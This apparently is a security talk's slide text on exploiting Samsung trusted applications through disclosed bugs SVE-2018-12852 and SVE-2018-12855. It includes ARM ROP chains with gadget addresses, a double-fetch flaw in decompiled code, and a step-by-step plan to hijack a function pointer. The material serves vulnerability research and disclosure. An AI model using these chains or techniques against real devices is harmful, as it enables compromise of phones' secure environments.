
We prepare a new stack with the next call function and parameters

ROP chain: idea



We pivot to the new stack …

ROP chain: idea



And the whole thing starts over again ;-)

SVE-2018-12852 demo

ROP chain: arbitrary call

```
/* We always land here through a pop {fp, pc} after pivoting stack */

*(stack++) = 0xFFFFFFFF;       // fp
*(stack++) = 0x0007253a  +1;   // pop {r0, r1, r2, r3, r4, pc}

/* Prepare parameters, function ptr and call */
*(stack++) = r0;
*(stack++) = r1;
*(stack++) = r2;
*(stack++) = r3;
*(stack++) = func;
*(stack++) = 0x15fac  + 1;     // blx r4 ; pop {r1, r2, r3, r4, r5, r6, r7, pc}

/* Pops related to call gadget */
*(stack++) = 0xFFFFFFFF;       // r1
*(stack++) = 0xFFFFFFFF;       // r2
*(stack++) = 0xFFFFFFFF;       // r3
*(stack++) = 0xFFFFFFFF;       // r4
*(stack++) = 0xFFFFFFFF;       // r5
*(stack++) = 0xFFFFFFFF;       // r6
*(stack++) = 0xFFFFFFFF;       // r7
*(stack++) = 0x0007253a  +1;   // pop {r0, r1, r2, r3, r4, pc}
```

ROP chain: notify REE

```
/* Call tlNotify() */
*(stack++) = 0xFFFFFFFF;       // r0
*(stack++) = 0xFFFFFFFF;       // r1
*(stack++) = 0xFFFFFFFF;       // r2
*(stack++) = 0xFFFFFFFF;       // r3
*(stack++) = 0x15F44  + 1;     // r4 = tlNotify
*(stack++) = 0x15fac  + 1;     // blx r4 ; pop {r1, r2, r3, r4, r5, r6, r7, pc}

/* Pops related to call gadget */
*(stack++) = 0xFFFFFFFF;       // r1
*(stack++) = 0xFFFFFFFF;       // r2
*(stack++) = 0xFFFFFFFF;       // r3
*(stack++) = 0xFFFFFFFF;       // r4
*(stack++) = 0xFFFFFFFF;       // r5
*(stack++) = 0xFFFFFFFF;       // r6
*(stack++) = 0xFFFFFFFF;       // r7
*(stack++) = 0x0007253a  +1;   // pop {r0, r1, r2, r3, r4, pc}
```


ROP chain: wait and swap stacks

```
/* Block on tlWaitNofitcation() */
*(stack++) = 0xFFFFFFFF;       // r0
*(stack++) = 0xFFFFFFFF;       // r1
*(stack++) = 0xFFFFFFFF;       // r2
*(stack++) = 0xFFFFFFFF;       // r3
*(stack++) = 0x15F54  + 1;     // r4 = tlWaitNotify
*(stack++) = 0x15fac  + 1;     // pc = call gadget

/* Pops related to call gadget */
*(stack++) = 0xFFFFFFFF;       // r1
*(stack++) = 0xFFFFFFFF;       // r2
*(stack++) = 0xFFFFFFFF;       // r3
*(stack++) = 0xFFFFFFFF;       // r4
*(stack++) = 0xFFFFFFFF;       // r5
*(stack++) = 0xFFFFFFFF;       // r6
*(stack++) = 0xFFFFFFFF;       // r7
*(stack++) = 0x00053704;       // pc = pop {fp, pc}

/* Swap stack! */
*(stack++) = (uint32_t)next_stack; // fp
*(stack++) = 0x00053700;       // pc = mov sp, fp; pop {sp, pc}
```


Exploiting Trusted Apps

Shared memory issues


Shared memory → double-fetch!




Shared memory → double-fetch!



Shared memory → double-fetch!



Shared memory → double-fetch!



Client app can modify data between validation and use!

SVE-2018-12855

```
if ( tci && tciLen >= 0x110 )
{
  if ( tci->req.cpayload_size <= 0x2820u && tci->req.dpayload_size <= 0x2820u )
  {
    tci->req.daemon_payload = tci->dpayload;
    tci->req.field_84 = 0;
    rsp = &tci->rsp;
    tci->req.client_payload = tci->cpayload;
    tci->req.field_74 = 0;
    tci->rsp.daemon_payload = tci->dpayload_rsp;
    tci->rsp.field_84 = 0;
    tci->rsp.client_payload = tci->cpayload_rsp;
    tci->rsp.field_74 = 0;
    while ( 1 )
    {
      tlApiWaitNotification(-1);
      do_print("VaultKeeper :: Tlvaultkeeper::Got a message!\n");
      if ( tci->req.cmd >= 0 )
      {
        do_processing(&tci->req, &tci->rsp);
```

Pointers written to shared memory

Wait for incoming message

Use pointers without validation

SVE-2018-12855 (II)

1. Leaks address of TCI buffer (but no ASLR)
2. Arbitrary read/write during processing

```
payload = rsp->client_payload;

/* ... */

else if ( cmd == 0x800 )
{
  if ( !isAllZero((int)internal_rsp + 0x26E4, 32) )
  {
      /* ... */
  }
  *payload = 1;
  payload[1] = 0x200009;
  memcpy(payload + 2, (char *)internal_rsp + 0x26E4, 32);
```


Can we do something useful with 0x00200009 ?

Meet mcMap()

```
typedef struct {
    void *sVirtualAddr;
    uint32_t sVirtualLen;       /**< Length of the mapped Bulk buffer */
} mcBulkMap_t;

__MC_CLIENT_LIB_API mcResult_t mcMap(
    mcSessionHandle_t  *session,
    void               *buf,
    uint32_t           len,
    mcBulkMap_t        *mapInfo
);
```


- Lets us map new shared buffers into the TA address space (up to 1MB).
- We learn the virtual address within the TA.
- First shared buffer turned out to be at 0x00200000 !!

Exploitation plan




1. Send command

Exploitation plan



1. Send command
2. Point response to object in .bss

Exploitation plan



1. Send command
2. Point response to object in .bss
3. GET NONCE to set object to 0x00200009
4. Trigger use of function pointer

SVE-2018-12855 demo

